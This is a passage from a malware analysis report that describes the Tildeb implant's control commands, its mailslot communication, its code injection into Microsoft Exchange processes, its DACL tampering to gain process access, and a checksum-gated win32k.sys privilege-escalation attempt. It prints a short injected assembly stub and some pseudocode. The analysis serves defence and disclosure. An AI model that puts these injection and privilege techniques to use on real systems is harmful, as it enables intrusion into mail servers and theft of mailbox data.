`'%ld %ls ',0`	`'768 <server_response_a> <server_response_b>'`

     Both values under <*server_response_a*> and <*server_response_b*> are received in two separate responses from the server. Based on the structure of the code, the value of <*server_response_b*> could be any of the following: *pub.edb*, *priv.edb*, or *dir.edb*.

  2. For one-way interprocess communications (IPC), it creates a thread responsible for continuously attempting to write the formatted message to an already created mailslot (under the name *\\.\mailslot\c12345*) until successfully done so. The said mailslot is never created by Tildeb's itself. It is unknown what the other process is that might be on the system or on the infected network that created this mailslot.
  3. It creates a mailslot under the name *\\.\mailslot\c54321* (the numbers 54321 are in reverse order of the mailslot referenced in the first step), for a maximum size of 4194304 bytes and a time-out value of 30 seconds.
  4. Based on the last server response, it decides which process of MS Exchange Server to inject code into:

Server Response	Process Name
`priv.edb`	`STORE.EXE`
`pub.edb`	`STORE.EXE`
`dir.edb`	`DSAMAIN.EXE`
`kmsmdb.edb`	`KMSERVER.EXE`
`<if no match>`	`STORE.EXE`

     Based on the server response, it injects code into the respective process. If the server responded with the string *dir.edb* and after successful code injection, it executes the code in the fifth step.

  5. It receives data from the server and reads from the mailslot *\\.\mailslot\c54321* into a buffer of 1024 bytes. If the first byte from the server response is *\x2e*, it attempts to upload the buffer's content to the server using the same, exact upload function referenced in the control command 0x400. However, the upload function will fail since it expects a handle to the file to be uploaded. However, Tildeb passes the address of the buffer instead.
  6. It closes the handle of the mailslot *\\.\mailslot\c54321* and sets its value to zero.
  7. It attempts to delete the buffer using the Windows API *DeleteFileA*. It commits the same mistake, since it is passing the address of the buffer and not a handle to a file.

Below is a brief description of some of the referenced file names and processes of MS Exchange Server in this control command:

- The EDB extension is "Exchange Information Store Database."
- Prior to MS Exchange Server v5.5, there were three key DB files, and each contained:
    1. PRIV.EDB: private information store (this is the actual mailbox content).
    2. PUB.EDB: public information store (public folder).
    3. DIR.EDB: list/directory of users with mailboxes on the server.
- kmsmdb.edb: Key Management Security DB. This file is associated with MS Exchange Server 5.5, and in particular the Key Management Server.
- DSAMAIN.EXE: This is part of active directory management tools. It allows mounting a shadow copy snapshot or backup of the Active Directory DB file *ntds.dit*. Moreover, it allows browsing the data using standard admin tools such as Active Directory Users and Computers (ADUC) and snap-in.
- STORE.EXE: Microsoft Exchange MDB Store, responsible for enabling mail sessions opened by different clients.

- **0x290 OR 0x291 OR 0x292**:

  The format message has the following structure:

Format Message	**Populated**
`'%ld %2x %2x %2x %2x %2x %2x %2x %2x '`	`'<control command> <s_r[0]> <s_r[1]> <s_r[2]> <s_r[3]> %2x %2x %2x %2x '`

  The bytes s_r[0], s_r[1], s_r[2] and s_r[3] are received from the server. The last 4 bytes are never set anywhere in the code. Then, it performs steps 2-7 (code is injected into the STORE.EXE process) similar to control command 0x300, but it writes this control command’s formatted string to the mailslot instead.

- **>= 0x285**:

  The format message has the following structure:

Format Message	**Populated**
`'%ld %2x %2x %2x %2x %2x %2x %2x %2x %2x'`	`'0x285 <s_r[0]> <s_r[1]> <s_r[2]> <s_r[3]> %2x %2x %2x %2x 1'`

  The value 0x285 is hardcoded and it represents the actual control command. The bytes s_r[0], s_r[1], s_r[2] and s_r[3] are received from the server. The bytes highlighted above are never set anywhere in the code. If the control command is > 0x285, formatted string is set to:

Format Message	**Populated**
`'%ld %2x %2x %2x %2x %2x %2x %2x %2x %2x'`	`'<(control command -1)> <s_r[0]> <s_r[1]> <s_r[2]> <s_r[3]> %2x %2x %2x %2x 0'`

  The highlighted bytes are never set anywhere in the code. It performs steps 2-7 (code is injected into STORE.EXE process) similar to control command 0x300, but it writes this control command’s formatted string to the mailslot instead.

- **0x206 OR 0x207**:

  The format message has the following structure:

Format Message	**Populated**
`'%ld %2x %2x %2x %2x %2x %2x %2x %2x'`	`'<(control command -2)> <s_r[0]> <s_r[1]> <s_r[2]> <s_r[3]> %2x %2x %2x %2x'`

  The bytes s_r[0], s_r[1], s_r[2] and s_r[3] are received from the server. The last 4 bytes are never set anywhere in the code. The first formatted string is populated independently of the second.

The second formatted string (*rhs*) is concatenated with the first one *x* (condition value) number of times in a for-loop that keeps on concatenating the second string to the first until the condition evaluates to false. The condition value is received from the server prior to the concatenation. Moreover, on every iteration inside the for-loop, the values of the second string *s_r[]*are populated with new data from the server.

It then performs steps 2-7 (code is injected into STORE.EXE process) as that of control command 0x300, but it writes this control command's formatted string to the mailslot instead.

- **0x290 OR 0x291 OR 0x292**:
  The format message has the following structure:

Format Message	Populated

`'%ld %ls '`	`'<control command> <server_response> '`
	`Then, concatenates <server_response_b>`
	`'<control command> <server_response_a> <server_response_b>'`
	`Then concatenate: ' %x %x'`
	`'<control command> <server_response_a> <server_response_b> %x <server_response_c>'`

  The highlighted byte is never set anywhere in the code, and the second is received from the server (maximum length of 8 bytes). It then performs steps 2-7 (code is injected into STORE.EXE process) similar to control command 0x300, but it writes this control command's formatted string to the mailslot instead.

- **0x280**: It downloads a file from the server onto the infected system. The file is saved on disk under a temporary file name. File path and name is retrieved and constructed in the same way as that of control command 0x400. We've referred to the full path and name of the downloaded file as *dwldd_file*.

  The format message has the following structure:

Format Message	Populated
`'%ld %2x %2x %2x %2x %2x %2x %2x %2x %s'`	`'<control command> <s_r[0]> <s_r[1]> <s_r[2]> <s_r[3]> %2x %2x %2x %2x <dwldd_file>'`

  The highlighted bytes are never set anywhere in the code. It then performs steps 2-7 (code is injected into STORE.EXE process) similar to control command 0x300, but it writes this control command's formatted string to the mailslot instead. After step 7, it also deletes the download file *dwldd_file*.

- **0x281**: The same implementation of the control command 0x280.

- **0x204**: The same implementation of the control commands 0x290, 0x291, and 0x292.

- **0x203**: The same implementation of the control command 0x208 except that the *<control command>* is hardcoded in the formatted string as 515 instead of being referenced. Additionally, the formatted string is different and has the following structure:

```
'0x203 <server_response_a> <server_response_b>'
```

- **0x202**: The same implementation of the control command 0x300 except that the *<control command>* is hardcoded in the formatted string as 514. For the fourth step, code is injected into STORE.EXE process.

- **0x201**: The same implementation of the control command 0x300, except that the <*control command*> is hardcoded in the formatted string as 513. For the fourth step, code is injected into the STORE.EXE process. Moreover, the formatted string is as follows (nothing is concatenated with the server response):

Format Message	Populated
`'%ld '`	`'513 '`

Code Injection Function

This function first checks if the available physical memory on the system and the maximum amount of memory the Tildeb process can commit is less than 33554432 bytes (~33.55 Mb). If so, then no attempt at code injection happens, as the following pseudocode snippet shows:

```
GlobalMemoryStatus(&Buffer);
if ( Buffer.dwAvailPhys + Buffer.dwAvailPageFile < 33554432 )
{
  return -4;  // error_code
}
```

To get the process' ('injectee') unique process ID, it uses the API *NtQuerySystemInformation()*, passing it the *SystemInformationClass* value from *SystemProcessInformation*. The targeted process is supposed to be running on the system already.

It then attempts to get a handle to the process in question by requesting the following list of desired access rights (using the *OpenProcess()* API): PROCESS_CREATE_THREAD, PROCESS_VM_OPERATION, PROCESS_VM_READ, PROCESS_VM_WRITE, and PROCESS_QUERY_INFORMATION. If unsuccessful, it attempts to acquire them using either of two methods.

Before attempting code injection, the implant compares the image base address of the module *Kernel32.dll* for the same process. One is retrieved via a pseudohandle to the process and the other via the actual process ID. If the base addresses do not match, code injection does not take place. It is unknown why the malware enforces such comparison, or under what scenario it is supposed to fail.

The implant retrieves the image base address of the module *Kernel32.dll* through either of the following two methods:

1. Using the API *NtQuerySystemInformation()*, passing it the *SystemInformationClass* value from *ProcessBasicInformation*, which returns the structure _PROCESS_BASIC_INFORMATION. This is done by parsing the structures data members _PEB.Ldr → _PEB_LDR_DATA.InMemoryOrderModuleList → LDR_DATA_TABLE_ENTRY. DllBase.
2. Using the API *NtQuerySystemInformation()*, passing it the *SystemInformationClass* value from *SystemModuleInformation*, which returns the structure RTL_PROCESS_MODULES. This structure is not publicly documented by Microsoft in the MSDN library. However, the malware parses it to locate the ImageBase field.

The second method is only reachable if the process pseudohandle or ID value is zero, which is unclear in this context. Once all checks are passed, it injects the following code into the targeted process:

```
injected_code   proc near

    push    esi
    push    edi
    mov     edi, [esp+8+PtrLoadLibraryA]
    lea     eax, [edi+8]
    push    eax               // fname_s (path to downloaded module)
    call    dword ptr [edi]   // LoadLibraryA
    mov     esi, eax
    test    esi, esi
    jz      short ret_zero
    push    esi
    call    dword ptr [edi+4] // FreeLibrary

ret_zero:
    mov     eax, esi
    pop     edi
    pop     esi
    retn    4

injected_code   endp
```

The code above is responsible for loading and freeing a library module downloaded from the server (as shown in control command 0x20) into the address space of the targeted process. Note that the addresses of the APIs *LoadLibraryA()* and *FreeLibrary()* are resolved dynamically prior to injection, and then their addresses are injected accordingly.

Nothing stands out with respect to the code responsible for injection. It is done by committing a region of memory of size (injected code size (32) + 531 = 563 bytes) within the virtual address space of the targeted process, with the memory protection for the regions to be allocated set to PAGE_EXECUTE_READWRITE. Copying and starting the code into the targeted process is done via the standard APIs *WriteProcessMemory()*, *CreateRemoteThread()*, and *WaitForSingleObject(hThread, 0xFFFFFFFF)*.

The methods it tries in case Tildeb doesn't have the specified access rights to the process object are as follows:

1. It attempts to add the GENERIC_ALL (the right to read, write, and execute the object) access-allowed Access Control Entry (ACE) to the security identifier of the account named *Everyone* on the system. Then, it tries to set/update the DACL_SECURITY_INFORMATION (discretionary access control list) for object SE_KERNEL_OBJECT of the targeted process with the new ACE, that is, GENERIC_ALL.

   If Tildeb is still unable to acquire those access rights after executing this step, it attempts to perform the same action on two other accounts that are *Domain Users* and the name of the user associated with the current thread.

2. If all of the actions in the first step fails, the implant attempts to exploit an unknown escalation-of-privileges (EoP) vulnerability in the driver *win32k.sys*. This feature targets very specific versions of *win32k.sys*. It checks for those versions by comparing the CRC-32 checksum of the file on the infected system against the following list of hardcoded checksums:

Hardcoded CRC-32 Checksum Values	Description
0x49FBEA88	Unknown
0xE6C42541	MS Windows NT 4.0 (Service Pack 3)
0xF86E4DDE	Unknown
0x6ED9164 0x5CB13093	Unknown Unknown
0x9CEE7C76	Unknown
0x4DBBF9E2 0x9B93E1D1	Unknown Unknown
0x3C862693	Unknown
0x6C2CB34C 0x8E1E220D	MS Windows NT 4.0 (Service Pack 6a) MS Windows NT 4.0 (Service Pack 6)

We were only able to map three of the checksums to their respective OS versions. Moreover, this EoP is attempted only on systems with specific locale (default country). The temporary file *~debl00l.tmp* is created in the same directory of the implant, and after exploitation. It includes the following information:

```
ver= <unique value assigned by the implant based on the default country code>
ccode=<LOCALE_IDEFAULTCOUNTRY>
CRC=<crc-32 checksum value of "%windir%\system32\win32k.sys">
```